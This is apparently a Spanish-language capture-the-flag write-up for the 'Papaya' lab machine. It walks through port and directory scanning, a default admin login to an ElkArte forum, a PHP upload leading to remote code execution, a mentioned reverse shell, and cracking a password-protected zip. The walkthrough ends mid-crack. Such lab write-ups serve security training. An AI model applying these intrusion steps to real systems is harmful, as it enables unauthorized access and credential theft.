

Papaya


IP At MAC Address Count Len MAC Vendor / Hostname
192.168.137.4 a4:42:3b:28:f6:77 1 60 Intel Corporate
192.168.137.1 98:25:4a:69:5c:f8 1 60 Unknown vendor
192.168.137.8 00:0c:29:e4:8c:89 1 60 VMware, Inc.
192.168.137.5 a4:c6:f0:0b:61:a2 1 60 Apple, Inc.
(root miguel)-[/home/miguel]
ping 192.168.137.8
PING 192.168.137.8 (192.168.137.8) 56(84) bytes of data.
64 bytes from 192.168.137.8: icmp_seq=1 ttl=64 time=3.17 ms
64 bytes from 192.168.137.8: icmp_seq=2 ttl=64 time=1.17 ms
64 bytes from 192.168.137.8: icmp_seq=3 ttl=64 time=1.10 ms
^C
--- 192.168.137.8 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2004ms
rtt min/avg/max/mdev = 1.102/1.813/3.166/0.956 ms


nmap -sS --open -p- -Pn -n --min-rate 5000 -vvv 192.168.137.8
Starting Nmap 7.95 (https://nmap.org) at 2025-02-05 16:34 -03
Initiating ARP Ping Scan at 16:34
Scanning 192.168.137.8 [1 port]
Completed ARP Ping Scan at 16:34, 0.20s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 16:34
Scanning 192.168.137.8 [65535 ports]
Discovered open port 21/tcp on 192.168.137.8
Discovered open port 80/tcp on 192.168.137.8
Discovered open port 22/tcp on 192.168.137.8
Completed SYN Stealth Scan at 16:34, 20.36s elapsed (65535 total ports)
Nmap scan report for 192.168.137.8
Host is up, received arp-response (0.0024s latency).
Scanned at 2025-02-05 16:34:00 -03 for 21s
Not shown: 65444 closed tcp ports (reset), 88 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT STATE SERVICE REASON
21/tcp open ftp syn-ack ttl 64
22/tcp open ssh syn-ack ttl 64
80/tcp open http syn-ack ttl 64
MAC Address: 00:0C:29:E4:8C:89 (VMware)


(root miguel)-[/home/miguel]
nmap -sCV -p21,22,80 -Pn -n --min-rate 5000 -vvv 192.168.137.8


```
PORT   STATE SERVICE REASON         VERSION
21/tcp open  ftp     syn-ack ttl 64
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_-rw-r--r--   1 ftp      ftp            19 Jul  2  2024 secret.txt
| fingerprint-strings:
|   GenericLines:
|     220 Servidor ProFTPD (Debian) [::ffff:192.168.137.8]
|     Orden incorrecta: Intenta ser m
|     creativo
|     Orden incorrecta: Intenta ser m
|     creativo
|   Help:
|     220 Servidor ProFTPD (Debian) [::ffff:192.168.137.8]
|     214-Se reconocen las siguiente
|     rdenes (* =>'s no implementadas):
|     XCWD CDUP XCUP SMNT* QUIT PORT PASV
|     EPRT EPSV ALLO RNFR RNTO DELE MDTM RMD
|     XRMD MKD XMKD PWD XPWD SIZE SYST HELP
|     NOOP FEAT OPTS HOST CLNT AUTH* CCC* CONF*
|     ENC* MIC* PBSZ* PROT* TYPE STRU MODE RETR
|     STOR STOU APPE REST ABOR RANG USER PASS
|     ACCT* REIN* LIST NLST STAT SITE MLSD MLST
|     comentario a root@papaya
|   NULL, SMBProgNeg, SSLSessionReq:
|_    220 Servidor ProFTPD (Debian) [::ffff:192.168.137.8]
22/tcp open  ssh     syn-ack ttl 64 OpenSSH 9.2p1 Debian 2+deb12u3 (protocol 2.0)
| ssh-hostkey:
|   256 bb:05:10:69:18:eb:e3:44:2c:a7:68:98:d0:97:01:20 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBFnh3KAOtFRAIMsWOIip+Q2
WPLa/OnGcTlFT8I=
|   256 65:41:aa:54:a6:b7:f7:2a:04:2e:c4:6a:c0:4d:10:35 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIAVKDRl7RIGDh3jSVkPcFll6/h+IR1UiiDICB2I1+xU8
80/tcp open  http    syn-ack ttl 64 Apache httpd 2.4.59
|_http-server-header: Apache/2.4.59 (Debian)
| http-methods:
|   Supported Methods: GET HEAD POST OPTIONS
```


```
┌──(root💀miguel)-[/home/miguel]
└─# whatweb 192.168.137.8
http://192.168.137.8 [301 Moved Permanently] Apache[2.4.59], Country[RESERVED][ZZ], HTTPServer[Debian Linux][Apache/2.4.59 (Debian)], IP[192.168.1
37.8], RedirectLocation[http://papaya.thl/], Title[301 Moved Permanently]
ERROR Opening: http://papaya.thl/ - no address for papaya.thl

┌──(root💀miguel)-[/home/miguel]
```

```
# The following lines are desirable for IPv6 capable hosts
::1     localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
192.168.137.8 papaya.thl
~
```

```
http://papaya.thl/ [200 OK] Apache[2.4.59], Cookies[PHPSESSID], Country[RESERVED][ZZ], HTML5, HTTPServer[Debian Linux][Apache/2.4.59 (Debian)], IP
[192.168.137.8], JQuery[3.6.0], PasswordField[passwrd], PoweredBy[ElkArte], Script, Title[My Community - Index], UncommonHeaders[x-content-type-op
tions], X-Frame-Options[SAMEORIGIN], X-XSS-Protection[1]
```


My Community - Index
view-source:papaya.thl
Not secure
papaya.thl/
Username
Password
Forever
Log in
Search
My Community
powered by ElkArte
Community
Log in
Register
News...
ElkArte - Just Installed!
General Category
General Discussion
Feel free to talk about anything and everything in this board.
Welcome to ElkArte! by Elkarte
Last post: July 03, 2024, 08:27:09 am
1 Posts
1 Topics
My Community - Info Center
Forum Stats
1 Posts in 1 Topics by 1 Members - Latest Member: admin - Most Online Today: 1
Latest Post: "Welcome to ElkArte!" (July 03, 2024, 08:27:09 am) - View all recent posts.
Online Now: 0 Users, 1 Guest
No New Posts
Redirect Board


Not secure
view-source:papaya.thl
input[type=checkbox].quote-show-more:after {content: "More...";}
.quote-read-more > .bbc_quote {--quote_height: none;}
</style>
</head>
<body id="chrome" class="action_home">
Skip to main content
↑
↓
<header id="top_section">
<aside class="wrapper">

<form action="http://papaya.thl/index.php?PHPSESSID=leuf7ha35013bu0bb1km3v7rva&action=login2;quicklogin" method="post" accept


<input type="text" name="user" size="10" class="input_text" placeholder="Username" />
<input type="password" name="passwrd" size="10" class="input_password" placeholder="Password" />
<select name="cookielength">
<option value="60">1 Hour</option>
<option value="1440">1 Day</option>
<option value="10080">1 Week</option>
<option value="43200">1 Month</option>
STRANGE
<option value="-1" selected="selected">Forever</option>
</select>
<input type="submit" value="Log in" />
<input type="hidden" name="hash_passwrd" value="" />
<input type="hidden" name="old_hash_passwrd" value="" />
<input type="hidden" name="bu0b4ZiG0K6A" value="13bu0beQHEoGW6IXfSVLJLCsGhSZ1FAQ" />
<input type="hidden" name="mvYKWgzQyc" value="bdDIDGMrdXPAUSOlZaf7Rscn3wn3fZbU" />


</form>

<form id="search_form" action="http://papaya.thl/index.php?PHPSESSID=leuf7ha35013bu0bb1km3v7rva&action=search;sa=results" method="
<label for="quicksearch">
<input type="text" name="search" id="quicksearch" value="" class="input_text" placeholder="Search" />
</label>
<button type="submit" name="search;sa=results" class=""></button>
<input type="hidden" name="advanced" value="0" />
</form>

```
┌──(root💀miguel)-[/home/miguel]
└─# gobuster dir  -w /usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt  -u "http://papaya.thl/" -t 200 -x php,html,txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://papaya.thl/
[+] Method:                  GET
[+] Threads:                 200
[+] Wordlist:                /usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              php,html,txt
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.php                 (Status: 403) [Size: 275]
/.html                (Status: 403) [Size: 275]
/docs                 (Status: 301) [Size: 307] [--> http://papaya.thl/docs/]
/themes               (Status: 301) [Size: 309] [--> http://papaya.thl/themes/]
/privacypolicy.txt    (Status: 200) [Size: 0]
/tests                (Status: 301) [Size: 308] [--> http://papaya.thl/tests/]
/avatars              (Status: 301) [Size: 310] [--> http://papaya.thl/avatars/]
/packages             (Status: 403) [Size: 275]
/index.php            (Status: 200) [Size: 12442]
/subscriptions.php    (Status: 200) [Size: 37]
/cache                (Status: 301) [Size: 308] [--> http://papaya.thl/cache/]
/sources              (Status: 301) [Size: 310] [--> http://papaya.thl/sources/]
/agreement.txt        (Status: 200) [Size: 3343]
/attachments          (Status: 403) [Size: 275]
/smileys              (Status: 301) [Size: 310] [--> http://papaya.thl/smileys/]
/LICENSE.txt          (Status: 200) [Size: 1533]
/addons               (Status: 301) [Size: 309] [--> http://papaya.thl/addons/]
/bootstrap.php        (Status: 200) [Size: 0]
/SSI.php              (Status: 200) [Size: 117]
/.html                (Status: 403) [Size: 275]
/.php                 (Status: 403) [Size: 275]
```



```
┌──(miguel💀miguel)-[~]
└─$ searchsploit elkarte
---------------------------------------------------------------------------------- ---------------------------
 Exploit Title                                                                    |  Path
---------------------------------------------------------------------------------- ---------------------------
ElkArte Forum 1.1.9 - Remote Code Execution (RCE) (Authenticated)                 | php/webapps/52026.txt
---------------------------------------------------------------------------------- ---------------------------
Shellcodes: No Results
```







como el exploit es con autenticacion admin comienzo a intentar credenciales default, pues con hydra al lanzar un ataque dara falsos positivos pues al intentar mas de dos vezes se redirige a intentar enviar un email por si olvidaste la pass

`admin:password` es la que funciono







zipeamos un archivo .php, lo suvimos en esta ruta




y tenemos aqui el RCE



rev shell urlencodeada de php system de revshell





```
www-data@papaya:/opt$ ls -l
total 4
-rwxr-xr-x 1 root root 173 Jul  2  2024 pass.zip
www-data@papaya:/opt$ which php
/usr/bin/php
www-data@papaya:/opt$ php -S 0.0.0.0:2323
[Wed Feb  5 19:18:42 2025] PHP 8.2.20 Development Server (http://0.0.0.0:2323) started
[Wed Feb  5 19:19:17 2025] 192.168.137.12:48068 Accepted
[Wed Feb  5 19:19:17 2025] 192.168.137.12:48068 [200]: GET /pass.zip
[Wed Feb  5 19:19:17 2025] 192.168.137.12:48068 Closing
```

```
┌──(root💀miguel)-[/home/miguel/Work]
└─# zip2john pass.zip > hashzip

ver 2.0 pass.zip/pass.txt PKZIP Encr: cmplen=23, decmplen=11, crc=EEA46B0
1 ts=89BB cs=eea4 type=0


┌──(root💀miguel)-[/home/miguel/Work]
└─# john hashzip

Using default input encoding: UTF-8
Loaded 1 password hash (PKZIP [32/64])
Will run 8 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if an
y.
Proceeding with wordlist:/usr/share/john/password.lst
